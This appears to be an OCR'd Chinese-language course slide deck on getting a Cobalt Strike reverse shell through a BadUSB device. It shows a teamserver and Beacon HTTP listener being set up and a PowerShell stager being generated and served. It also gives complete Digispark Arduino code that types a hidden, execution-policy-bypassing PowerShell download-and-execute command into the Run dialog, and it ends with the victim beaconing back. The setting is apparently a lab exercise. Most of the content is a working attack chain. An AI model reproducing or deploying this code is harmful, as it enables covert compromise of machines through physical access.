
kali 开启cobaltstrike teamserver



```
┌──(root㉿kali)-[/home/kali/cobaltstrike4.3]
└─# ./teamserver 192.168.84.132 kali123456..
[*] Will use existing X509 certificate and keystore (for SSL)
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by server.TeamServer (file:/home/kali/cobaltstrike4.3/cobaltstrike.jar) to field java.lang.reflect.Field.modifiers
WARNING: Please consider reporting this to the maintainers of server.TeamServer
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
[+] Team server is up on 0.0.0.0:50666
[*] SHA256 hash of SSL cert is: 27b2ff7c74f011ff7179e290e138839924f7c7a24e432d6772f9ec4944bcc026
[+] Listener: beacon-http started!
[*] Listener: beacon_http (windows/beacon_http/reverse_http) on port 7777 stopped
```

第四章CS反弹shell

新建监听



创建监听器

名字: badusb

Payload: Beacon HTTP

Payload选项

HTTP地址: 192.168.84.132

地址轮询策略: round-robin

HTTP地址(Stager): 192.168.84.132


配置名称: default

HTTP端口(上线): 8000

HTTP端口(监听):

HTTP Host头:


HTTP代理:



name ▲	payload	host	port	bindto	beacons	profile
badusb	windows/beacon_http/reverse_http	192.168.84.132	8000		192.168.84.132	default

第四章CS反弹shell

生成payload



生成stage payload，支持多种输出格式

监听器:

输出格式: C


x64: □ 使用x64 payload

该功能需要支持stage的payload，只有支持stage的payload才会显示（如HTTP/S、DNS）

name	payload	host	port
badusb	windows/beacon_http/reverse_http	192.168.84.132	8000

第四章CS反弹shell

生成payload




生成stage payload，支持多种输出格式

监听器: badusb

输出格式: PowerShell

x64: □ 使用x64 payload


kali开启下载服务



```
┌──(root㉿kali)-[/home/kali]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.84.154 - - [13/Sep/2022 05:18:48] "GET /badusb.ps1 HTTP/1.1" 200 -
^[^A
```

第四章CS反弹shell

arduino IDE编写代码




Reverse_Shell §

```
#include "DigiKeyboard.h"
#define KEY_ESC      41
#define KEY_BACKSPACE 42
#define KEY_TAB      43
#define KEY_PRT_SCR 70
#define KEY_DELETE   76
void setup() {
DigiKeyboard.delay(5000);
DigiKeyboard.sendKeyStroke(0);
DigiKeyboard.delay(3000);
DigiKeyboard.sendKeyStroke(KEY_R,MOD_GUI_LEFT);
DigiKeyboard.delay(1000);
DigiKeyboard.print(F("powershell -WindowStyle Hidden -NoLogo -executionpolicy bypass IEX(New-Object Net.WebClient).DownloadString('http://192.168.84.132/badusb.ps1');"));
DigiKeyboard.delay(500);
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(750);
DigiKeyboard.sendKeyStroke(KEY_ENTER);
}
void loop() {
}
```

第四章CS反弹shell

编译代码代码并上传




```
#include "DigiKeyboard.h"
#define KEY_ESC       41
#define KEY_BACKSPACE 42
#define KEY_TAB       43
#define KEY_PRT_SCR 70
#define KEY_DELETE   76
void setup() {
DigiKeyboard.delay(5000);
DigiKeyboard.sendKeyStroke(0);
DigiKeyboard.delay(3000);
DigiKeyboard.sendKeyStroke(KEY_R,MOD_GUI_LEFT);
DigiKeyboard.delay(1000);
DigiKeyboard.print(F("powershell -WindowStyle Hidden -NoLogo -executionpolicy bypass IEX(New-Object Net.WebClient).DownloadString('http://192.
DigiKeyboard.delay(500);
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(750);
DigiKeyboard.sendKeyStroke(KEY_ENTER);
}
void loop() {
}
```

```
上传成功。
writing: 75% complete
```

第四章CS反弹shell

编译代码代码并上传，目标主机插上badusb




运行
Windows 将根据您所输入的名称，为您打开相应的程序、文件夹、文档或 Internet 资源。
打开(O):

```
ypass IEX(New-Objec192.168.84.132/badusb.ps1');
```

使用管理权限创建此任务。
确定
取消
浏览(B)...

第四章CS反弹shell

上线成功



external	internal ▲	listener	user	computer	note	process	pid	arch	last
192.168.84.154	192.168.84.154	badusb	Administrator *	CISP		powershell.exe	1176	x64	9s

name ▲	payload	host	port	bindto	beacons	profile
badusb	windows/beacon_http/reverse_http	192.168.84.132	8000		192.168.84.132	default